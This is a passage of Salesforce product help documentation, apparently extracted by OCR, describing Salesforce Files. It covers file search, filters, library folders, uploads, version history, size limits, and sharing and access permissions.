	uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce			• 2 GB for feed attachments

SEE ALSO:

Using Salesforce Files

Salesforce CRM Content Overview

Documents Home

Salesforce Files

Organize and access your files from the Files tab.

Using Salesforce Files

Use Salesforce Files to share and collaborate on files, store files privately, manage version updates, and follow files that are important to you. Use Files Connect to connect to external file systems right from Salesforce.

Files Home

Files Home is the central location for your files in Salesforce. See all files you've stored privately, view files shared with you, and share files with others.

Search for Files

Use the files-specific search field on **Files** home in Salesforce to find just what you're looking for.

Filter Your Files List

Use the filters on the **Files** page to quickly access to your files in Salesforce.

Create Folders in Libraries in Lightning Experience

Organize library files into folders to find what you need quickly.

Upload and Share Files
Upload files to Salesforce and share them with others.

File Updates in the Feed
Follow a file to see file updates in your feed, view a file's version history, and get file recommendations.

File Previews and Details
View and edit file details, and report on files.

Salesforce Files Sync
View and edit file details, and report on files.

Using Salesforce Files

Use Salesforce Files to share and collaborate on files, store files privately, manage version updates, and follow files that are important to you. Use Files Connect to connect to external file systems right from Salesforce.

Working with files in Salesforce means:

- Posting files to Chatter feeds to collaborate with coworkers.
- Adding files directly to records, such as Accounts, Cases, Leads, and more, to keep information right where you need it.
- Sharing files with customers in the secure Salesforce cloud.
- Connecting to external file systems with Files Connect.
- Syncing files between your local drive and Salesforce Classic.
- Running standard and custom file reports to understand how people work with files.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs and image files. Audio and video files can be uploaded and downloaded, but not parsed or previewed.

Note: In Internet Explorer 11, the **Preview** option redirects to the file detail page.

As you work with files in Salesforce, keep these file limits in mind:

Feature	Limit
File size	• 2 GB when uploaded via the Web interface • 2 GB when uploaded via the Salesforce Files Sync desktop client (or 500 MB when using proxy) • 100 MB when uploaded from a mobile device
Maximum number of versions per file	2,048 versions
Maximum number of synced files and folders	Users can sync up to 10,000 files.
Maximum number of users who can sync the same file simultaneously	1,000 users

Note:

- For information about the different file tools and solutions in Salesforce, see Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments.
- To learn who can perform which actions on a file, see Who Can See My File?.
- File syncing functionality, including the Synced filter, is only available if Salesforce Files Sync is set up for you and your organization. Files Sync is available in Salesforce Classic only.
- Files from external repositories like Google Docs and Microsoft® SharePoint® are only available if Salesforce Files Connect is configured in your organization and enabled for you.
- Chatter feeds, groups, and the ability to follow files are only available for orgs that have Chatter enabled.
- If your org uses profile-based Chatter rollout, users must have Chatter permissions enabled for Files to be available.

SEE ALSO:

View File Details
Who Can See My File?
Change File Access
Sync Files and Folders
Upload a New Version of a File
Attach a File to a Post or Comment
Follow a File

Files Home

Files Home is the central location for your files in Salesforce. See all files you've stored privately, view files shared with you, and share files with others.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

From **Files** home, you can:

- See all the files you own or have access to and filter your list of files.
- Search for files using filters and by typing terms in the Files search box, or the search box at the top of the page.
- Upload private files or upload and share files with people, groups, or via a file link.
- Preview a file without downloading it.
- Follow and receive updates about a file in the Chatter feed. Click next to the file you're following to stop receiving updates about the file. (Requires Chatter.)
- Click to download, upload a new version, share with people, groups, or via link, and see sharing settings.
- If you have the "Sync Files" permission, access synced files in your Salesforce Files Sync folder.
- If Files Connect is enabled in your org, browse, search, and share files stored in an external data source right from Salesforce
- To view the file detail page, click a file name.
- To see a file owner's profile, click their name.

Files home provides a powerful toolset for working with and managing your files.



- To refine the list of files you see, filter your file list (1).
- Access files in your libraries from **Libraries** in the left navigation panel.
- Search (2) to find the files you need. In Salesforce Classic, filtering your file list also filters your search. To search all files you have access to, select the Recent filter.
- Upload files to Salesforce (3).
- All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs and image files. Audio and video files can be uploaded and downloaded, but not parsed or previewed.
- Preview, download, share, and rename files directly from the file list (4).
- If Files Connect is enabled for your org, the left navigation panel displays a section for external file sources (5).

Files are automatically added to the file list when:

- You upload a file.
- You attach a file to a record.
- You or someone else attaches a file to a Chatter feed or comment.
- You sync a file in your Salesforce Files Sync folder.
- Someone else shares a file privately with you using the Sharing dialog box.
- You upload a file to a Salesforce CRM Content library.
- Someone else uploads a file to a library you're a member of.

- You or someone else creates a content pack or uploads a Web link in Salesforce CRM Content. You only see files from content packs and Web links you have access to.

SEE ALSO:

Filter Your Files List

Who Can See My File?

Search for Files

Use the files-specific search field on **Files** home in Salesforce to find just what you're looking for.

Files home lists the files you own and have access to, including files posted to feeds. The 25 most recently viewed files are listed by default. You can see and search a certain group of files by clicking a specific filter on the sidebar. The search results are filtered based on the terms entered.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: Users who have the "Sync Files" permission don't see the **All Files**, **MY FILES**, or **FILES IN MY GROUPS** filters. Users who don't have the "Sync Files" permission don't see the **Synced** filter.

- **All Files**—All files you own and have access to, including:
  - Files that have been shared with you
  - Files you're following
  - Files in your Chatter groups
  - Files in your libraries
  - Files attached by other people to a Chatter feed, including files attached to all public groups and private groups you're a member of. You don't have access to files attached to private groups you're not a member of.

  This filter is only available in Salesforce Classic.
- **Recent**—The most recent files you've viewed.
- **MY FILES**—All files you own, files shared with you, and files you follow.
  - **Owned by Me**—Files you have:
    - Uploaded on the Home or Files page. These files are private and not shared with anyone, but you can view them, share them, and attach them to Chatter feeds.
    - Attached to Chatter feeds from your computer.
    - Synced using your Salesforce Files Sync folder.
    - Uploaded to Salesforce CRM Content libraries you're a member of and your private library.
  - **Shared with Me**—All files that have been shared with you either by a private share or a public post to your profile.
  - **Following**—All files that you're following. *(Requires Chatter)*
- **FILES IN MY GROUPS**—All files you and other people shared to groups you're a member of. The last five groups you've visited are listed.
- **FILES IN MY LIBRARIES**—All files you and other people uploaded to libraries you're a member of and all files you uploaded to your private library. The first five libraries you're a member of, including your private library, are listed. If you're a member of more than five libraries, click **More** to see a complete list.
- **Synced**—All files that have been synced in your Salesforce Files Sync folder. This filter is available only to users who have the "Sync Files" permission.

- **EXTERNAL FILES**—All files you have access to in Files Connect external data sources. Search is restricted to the selected external data source.

In Salesforce Classic, to search for files using the Files search:

1. Optionally, click a filter on the sidebar to restrict your search to a specific set of files.
2. Enter your search terms in the Search field on the **Files** tab. You can search by file name, description, owner, type, or within the file's text.
3. Click **Search** to see a filtered list of all relevant files based on your search terms. Or click to clear your search terms.

In Salesforce Classic and Lightning Experience, you can search for files from the header search field. Use feed search to find files posted in a specific Chatter feed, such as on a profile, on a record, or in a group.

Note: The feed search returns the matches for file or link names shared in posts, but not in comments.

The Files list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's name, description, type, and owner are.

File Type	File Extensions	Maximum File Size for Search
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB
RTF	`.rtf`	5 MB
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB
XML	`.xml`	5 MB

SEE ALSO:

Follow a File

Filter Your Files List

Filter Your Files List

Use the filters on the **Files** page to quickly access to your files in Salesforce.

The Files page lists all the files you have access to. Filters show you different groups of those files, letting you find what you're looking for quickly.

Filter Name	Description
All Files	All files you own and have access to.
Recent	The most recent files you've viewed.
Owned by Me	Only the files you own.
Shared with Me	Only files that have been shared with you either by a private share or a public post to your profile.
Following	Only the files you're following in Chatter. This filter is available only in organizations that use Chatter.
Synced	All files that have been synced in your Salesforce Files Sync folder. This filter is available only to users who have the "Sync Files" permission.
Libraries	Files anyone has uploaded to libraries you're a member of, as well as all files you uploaded to your private library, grouped by library name.

SEE ALSO:

View Where a File is Shared

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Create Folders in Libraries in Lightning Experience

Organize library files into folders to find what you need quickly.

Library Managers can create, rename, and delete folders in libraries in Lightning Experience. Folders are visible to all users who have access to the library. The **New Folder** button adds a folder to the library or creates a subfolder within a folder. You can create multiple levels of subfolders. The row-level **Move** action lets you move a file among folders and subfolders within a library.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions


USER PERMISSIONS

To add folders to a library:

- "Manage Salesforce CRM Content"

  OR

  `Manage Library` checked in your library permission definition



Create folders in Lightning Experience to organize files already in libraries. To create libraries and share files with libraries, switch to Salesforce Classic. When viewing your libraries in Salesforce Classic or in mobile, you can see the folder structure that you created in Lightning Experience. Library folders can also be created, renamed, and deleted using the SOAP API.

Note:

- An Upload File button is available when you're in a library. However, when you upload a file here, it shows up in your Owned by Me filter rather than inside the library.
- To add a file to a library, switch to Salesforce Classic. From the library, choose **Contribute** and add the file. Or, from the file's row-level actions or from the file detail page, choose **Share with library**.

Getting Started with Library Folders

- In orgs with Lightning Experience enabled, folders are enabled by default in any new libraries you create. Folders are not enabled by default in existing libraries. To enable folders in a library, click the **New Folder** button. Depending on the size of the library, enabling folders can take a few moments.

  Note: In order to enable folders in a library, you need the "Manage Salesforce CRM Content" permission. To enable folders from the user interface, verify that you're a member of the library with Library Administrator permission. You can also use the SOAP API to enable folders in libraries.

- In orgs that don't have Lightning Experience enabled, folders aren't enabled by default in new libraries.
- Folders can't be enabled in libraries with more than 5,000 files.

Anyone with the Manage Library permission can create, rename, and delete folders. You can view all folders in a library you have access to, and move files among folders within a library.

	Lightning Experience	Salesforce Classic
Create, rename, and delete library folders	✅	
Move files in a library into folders	✅	
View folders	✅	✅
View libraries	✅	✅
Add files to a library		✅
Create, edit, and delete libraries		✅
Manage library membership		✅

SEE ALSO:

Create Library Permissions

Upload and Share Files

Upload files to Salesforce and share them with others.

Upload and File Sharing Overview

Upload and share files from Files home, in feeds, and on opportunities or other records.

Upload a New Version of a File

Replace an old version of a file by uploading a new version.

File Size Limits in Salesforce

Maximum file size limits for files in Salesforce.

Browsers that Support Uploading Multiple Files

Who Can See My File?

Your files in Salesforce can be private to you, privately shared, or visible to your entire company. Learn how to identify a file's sharing settings and how you can change them.

Change File Access

Decide who can view and modify the files you own.

Make a File Private

You can restrict access to shared files you own by making them private.

Share Files with Groups

Share files in Chatter with public or private groups so that members of the groups can view and download the files from their feed.

Share Files with People in Salesforce Classic

Share files with people privately and set **Viewer** or **Collaborator** access for each person you share the file with.

Share Files with Libraries in Salesforce Classic

Share files with libraries to take advantage of the permission-setting capabilities of content libraries while still using the features of Salesforce Files.

Attach Files to Records

Attaching files to records is a powerful way to collaborate and stay organized in Salesforce. You keep information on an opportunity, account, or case right where you need it. Share relevant documents with anyone with access to the record.

Prevent Others from Sharing and Unsharing a File

You can prevent others from sharing and unsharing a file you own. This doesn't affect existing shares.

Share Files with People in Lightning Experience

Share files with people privately and set **Viewer** or **Collaborator** access for each person you share the file with.

Share Files via Link

Upload and File Sharing Overview

Upload and share files from Files home, in feeds, and on opportunities or other records.

Upload and share files from:

- **Files** home
- Any Chatter feed post or comment field
- **Files** card or list on groups, user profiles, opportunities, and other records

All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs and image files. Audio and video files can be uploaded and downloaded, but not parsed or previewed. Files up to 2 GB can be uploaded by default. However, your organization determines the maximum file size.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Files Home

When you upload files, they're added to the **Owned by Me** filter on **Files** home, with you as the owner. Files you upload on **Files** home are automatically uploaded as private.

You can also add files to Salesforce by:

- Attaching a file to a Chatter feed.
- Uploading files to Salesforce CRM Content private and shared libraries.
- Syncing a file in your Salesforce Files Sync folder.
- Creating content packs or uploading Web links in Salesforce CRM Content.

The Files list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.

Note: Files without a file extension or with an unrecognized file extension show "unknown" in the Type column.

Private Files

A private file is private, not shared with anyone, and you are the file owner. Only file owners and users with the "View All Data" permission can see private files. Private files show a lock icon in the Files list and on the file's detail page. You can search for your private files in Chatter and on the Files list.

Sharing Private Files

You can share private files from the file detail page or by attaching them to a Chatter feed, a profile, a record, or a group. You can also share a file via a link. When you share a private file, it's no longer private. To learn who can perform which actions on a file, see Who Can See My File?.

SEE ALSO:

File Size Limits in Salesforce

Prevent Others from Sharing and Unsharing a File

Upload a New Version of a File

Replace an old version of a file by uploading a new version.

Uploading a new version replaces all previous versions, but previous versions are still available by clicking **Show all versions** on the file detail page. If your original file was uploaded via a feed post, use **Upload New Version** to replace the old version.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click **Upload New Version** from any of these locations:
   - The file detail page
   - The file previewer
   - The **Files** page, via the actions arrow for the file
   - On a file in a feed, via the **More Actions** arrow (available in Salesforce Classic only)
2. Click **Choose File**, and select a file from your computer.

   At this point you have the option to enter a note about what changed in the `What Changed?` field. This information is shown on the Version History list.
3. Click **Upload New Version** (Salesforce Classic) or **Start Upload** (Lightning Experience).

The file detail page and any previous posts show the updated version.

Note:

- Only file owners, collaborators, and users with the "Modify all Data" permission can upload new versions. To learn who can perform which actions on a file, see Who Can See My File?.
- The file owner doesn't change when a collaborator uploads a new version.

- If the file is from Salesforce CRM Content, you can't upload a new version from the file detail page. You can click **Go to Content Detail Page** and upload a new version there. (Available in Salesforce Classic only.)

SEE ALSO:

View File Version History

Follow a File

File Size Limits in Salesforce

Maximum file size limits for files in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature	Details
Attachments related list	• 25 MB for file attachments • 2 GB for feed attachments
Documents tab	• 5 MB • 20 KB for a custom-app logo
Salesforce CRM Content	• 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce
Salesforce files	2 GB
Salesforce Knowledge	5 MB for attachments

The size limit for an attached file is 25 MB when attached directly to the related list.

The size limit for an email message, including attachments, is 25 MB.

SEE ALSO:

Upload and File Sharing Overview

Browsers that Support Uploading Multiple Files

These browsers allow you to upload multiple files on page 3259 from the **Files** tab, the **Files Shared With** list on a group, or the **Files Owned** by list on a profile. If your browser does not support uploading multiple files, you can still upload files one at a time.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Browser	Additional Requirements
Google® Chrome™	Must be the latest stable version
Mozilla® Firefox®	Must be the latest stable version
Internet® Explorer® 9	Must have Flash 11 or later installed
Apple® Safari® for Mac	Version 5.1.x

Who Can See My File?

Your files in Salesforce can be private to you, privately shared, or visible to your entire company. Learn how to identify a file's sharing settings and how you can change them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

This table describes file sharing settings which depend on how the file is shared. The sharing setting and icon appear on a file's detail page and on the Shared With list on a file detail page.

Sharing Setting	Definition	When Does a File Have This Setting?
Private	The file is private. It hasn't been shared with anyone else besides the owner. The file owner and users with "Modify All Data" permission can find and view this file. However, if the file is in a private library, only the file owner has access to it.	A file is private when you: • Upload it in Files home • Publish it to your private library • Sync a file in your Salesforce Files Sync folder • Stop sharing it with everyone (Make Private) • Delete posts that include the file and the file isn't shared anywhere else
Privately Shared	The file has only been shared with specific people, groups, or via link. It's not available to all users in your company. Only the file owner, users with "Modify All Data" or "View all Data" permission, and specific file viewers can find and view this file.	A file is privately shared when it's: • Only shared with specific people or a private group • Posted to a private group • Shared via link • Posted to a feed on a record • Published to a shared library
Your Company	All users in your company can find and view this file.	A file is shared with your company when it's posted to a

Sharing Setting	Definition	When Does a File Have This Setting?
		feed that all users can see, a profile, a record, or a public group.

This table describes which actions you can perform on a file depending on your file permissions.

Action	File Owner	File Collaborator	File Viewer
View or Preview	Yes	Yes	Yes
Download	Yes	Yes	Yes
Share	Yes	Yes	Yes
Attach a File to a Post	Yes	Yes	Yes
Sync a File	Yes	Yes	Yes
Upload New Version	Yes	Yes	
Edit Details	Yes	Yes	
Change Permission	Yes	Yes	
Make a File Private	Yes		
Restrict Access	Yes		
Delete	Yes		

Note:

- **No Access** means that only the people in your company with whom this file is shared can find or view the file. If the file is shared with a private group, only the group's members can find or view the file.
- Users with "Modify All Data" permission can view, preview, download, share, attach, make private, restrict access, edit, upload new versions, and delete files they don't own. However, if the file is in a private library, then only the file owner has access to it.
- Users with "View All Data" permission can view and preview files they don't own. However, if the file is in a private library, then only the file owner has access to it.
- Users must have the "Sync Files" permission to sync files.
- Groups (including group members) and records have viewer permission for files posted to their feeds.
- Permissions for files shared with libraries depend on the library.

SEE ALSO:

Make a File Private

View Where a File is Shared

Prevent Others from Sharing and Unsharing a File

Change File Access

Decide who can view and modify the files you own.

File owners and collaborators can change file permissions for people and groups from viewer to collaborator and conversely. They can also change file permissions for files shared with their company to viewer, collaborator, or no access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. On a file detail page, click **Share File** > **Sharing Settings**.
2. Find the person or group whose access you want to change. Or change access for `Any Chatter user in your company`.
3. Select **Viewer**, **Collaborator**, or **No Access** (for your company). Or, for files shared with records (Salesforce Classic only), change to **Set by Record**. The change happens immediately.
   - **Viewers** can view, download, and share files.
   - **Collaborators** can view, download, share, change permission, edit the file, and upload new versions.
   - **Set by Library** for a file in a library means that access to the file follows access to the library. This setting can't be toggled.
   - **Set by Record** for a file attached to a record means that access to the file follows access to the record. People with read/write access to the record have **Collaborator** access to the file. People with read-only access to the record have **Viewer** access to the file. This setting can be toggled in Salesforce Classic only.
   - **No Access** means that only the people in your company with whom this file is shared can find or view the file. If the file is shared with a private group, only the group's members can find or view the file.
4. Click **Close**.

Note:

- A file is shared with your company when it's posted to a feed that all users can see, a profile, a record, or a public group. `Any Chatter user in your company` is given viewer permission by default. If you change the permission from viewer or collaborator to no access, you remove the share to company and to public groups.
- When you share a file with someone, they are given `Collaborator` access by default. When you share a file with a group, the group members are given `Viewer` access by default. You can change the default access when you share a file for the first time. File owners and collaborators can change access after a file has been shared.
- File link recipients can only view and download files. They can't be collaborators.

SEE ALSO:

Who Can See My File?

Make a File Private

Prevent Others from Sharing and Unsharing a File

Make a File Private

You can restrict access to shared files you own by making them private.

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To stop sharing a file you own or have the "Modify All Data" permission for, make the file and the file link private ( ).

1. From the file detail page, click either **Share File** > **Sharing Settings** or **Show All** on the Shared With list.
2. On the Sharing Settings dialog box, click **Make private** (or **Restrict access** if the file originated in a Salesforce CRM Content library).
3. On the confirmation dialog box, click **Make private** (or **Restrict access**).

Making a file private removes it from any posts it's attached to and removes it from everywhere it's been shared. Only the owner and people with the "Modify All Data" permission can access it. If the file originated in a Salesforce CRM Content library, it is removed from everywhere it's been shared, except the library.

If the file is shared using a content delivery, the content delivery becomes inaccessible, but is not deleted. If the file is shared using **Share via link** in Chatter, the link to the file is deleted.

SEE ALSO:

- Post Visibility
- View Where a File is Shared
- Prevent Others from Sharing and Unsharing a File

Share Files with Groups

Share files in Chatter with public or private groups so that members of the groups can view and download the files from their feed.

Share a file with a private or unlisted group so only members of that group can see it, or share a file with a public group so members of that group and all Chatter users in your company can see it. By default, anyone who can see a file can share it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To share a file with one or more Chatter groups:

1. Share the file from one of these locations:
   - On the detail page of the file you want to share—Click **File Sharing Settings** > **With group**. Or click **Show All** on the Shared With list then click **Groups** on the Sharing Settings dialog box.
   - Next to the file in a feed—Click **More Actions** > **File Sharing Settings** then click **Groups** on the Sharing Settings dialog box.
   - Next to the file on the Files page, the Files Owned by list, or the Group Files list—Click **Share with groups**.
   - On a file hover—Click **Share File** then click **Groups** on the Sharing Settings dialog box.
   - In your Salesforce Files Sync folder on your desktop—Right-click on a file, hover on **Salesforce Files Sync**, then click **Share with groups**.
2. Type the name of the group you want to share the file with and click the name to select it. Repeat this step to share with more groups.
3. Select access levels for each group. By default, private group access is set to **Collaborator**, while public group access is set to **Viewer**.
4. Optionally, add a message to your post. You can @mention people and groups in your message to notify them and post the file in their feed.
5. Click **Share** and **Close**. The file is posted to each group you shared it with and @mentioned.

A private file shared with a private or unlisted group becomes a privately shared file and displays the privately shared icon ( ). The file is posted to the group's feed and only the file owner and group members can find and view the file. Any file shared with a public group is viewable by all users in your company, displays the your company icon ( ), and is posted to the group's feed.

On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.

Note:

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on Files home and can't be shared as Salesforce Files.
- Content files may be shared with more people than shown in **Share with People** if they are part of a content pack or delivery.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

SEE ALSO:

Group Files Lists

View Where a File is Shared

Share Files with People in Salesforce Classic

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Share files with people privately and set **Viewer** or **Collaborator** access for each person you share the file with.

Share a file privately so only specific people in your company can see it. By default, anyone who can see a file can share it.

To share a file with one or more users in your company:

1. Start by sharing the file from one of these locations:
   - On the detail page of the file you want to share—Click **File Sharing Settings** > **Share with people**. Or click **Sharing Settings** and then click **People** on the Sharing Settings dialog box.
   - Next to the file in a feed—Click **More Actions** > **File Sharing Settings** then click **People** on the Sharing Settings dialog box.
   - Next to the file on the Files home page—Click **Share with people**.
   - On a file hoverClick **Share File** then click **People** on the Sharing Settings dialog box.
   - In your Salesforce Files Sync folder on your desktop—Right-click on a file, hover on **Salesforce Files Sync**, then click **Share with people**.
2. Type the name of the person you want to share the file with and click the name to select it. .
3. Choose the file permission you want them to have. By default, they have collaborator permission which lets them view, download, share, change permission, edit the file, and upload new versions. Select **Viewer** to give them permission to view, download, and share files.
4. If you want to share the file with more people, enter more names.
5. Optionally, add information to the message that recipients receive.
6. Click **Share** and **Close**. Recipients receive a message that you have shared a file with them, along with a link to the file. Lightning Experience users receive this message as an email notification. Salesforce Classic users get a private Chatter message on their My Messages page on the Chatter tab, and also get an email notification if they have email notifications for Chatter messages enabled.

Unless the file was already shared with your company, it's privately shared and displays the privately shared icon ( ). It's not posted anywhere and only the people you specifically shared it with can find and view it. If it was already shared with your company, it retains the your company icon ( ) and anyone in your company can find and view it.

On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them. If you don't want others to change who can access the file, select **Prevent others from sharing and unsharing**.

Note:

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on Files home and can't be shared as Salesforce Files.
- Content files may be shared with more people than shown in **Share with People** if they are part of a content pack or delivery.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

SEE ALSO:

View Where a File is Shared

Share Files with Libraries in Salesforce Classic

Share files with libraries to take advantage of the permission-setting capabilities of content libraries while still using the features of Salesforce Files.

If your admin has turned on this feature for your org, you can share any file with a library. The **Libraries** tab in Salesforce Classiclists the libraries in your company along with the permissions assigned to each. The **Share with library** option in Chatter lets you share Chatter files with a library, applying the permissions set for the library.

Note: Sharing files with libraries requires that:

- Your user detail page has the **Salesforce CRM Content User** setting enabled. Your administrator can enable this setting.
- Your organization has the **Files user interface allows sharing files with libraries** setting enabled. Your administrator can enable this setting on the Salesforce CRM Content page in Setup.

1. On the **Files** tab, click next to the file you want to share with a library.
2. Select **Share with library**. Or, for external file references (only applicable for Files Connect users), select **Share a reference**, and choose **Library** in the **Sharing Settings** dialog box.
3. Do one of the following, depending on what happens next:
   - If the **Publish Content to Multiple Libraries** dialog box appears, this means that another library already manages the file. Select one or more additional libraries, and click **Publish**.
   - If the **Share files with a library** confirmation message appears, it means that the file has been shared with people who have Collaborator access, or it has been synced. If you proceed, Collaborators and anyone who has synced the file will have only Viewer access. (A library administrator can give them editing access later.) Click **Share** to continue, or **Cancel** if you've changed your mind.
   - If the **Publish Content** dialog box appears, enter a title for the file. Select the library you want to share it with, and enter any tags as metadata. Select a record type, enter any optional information, and click **Publish**.

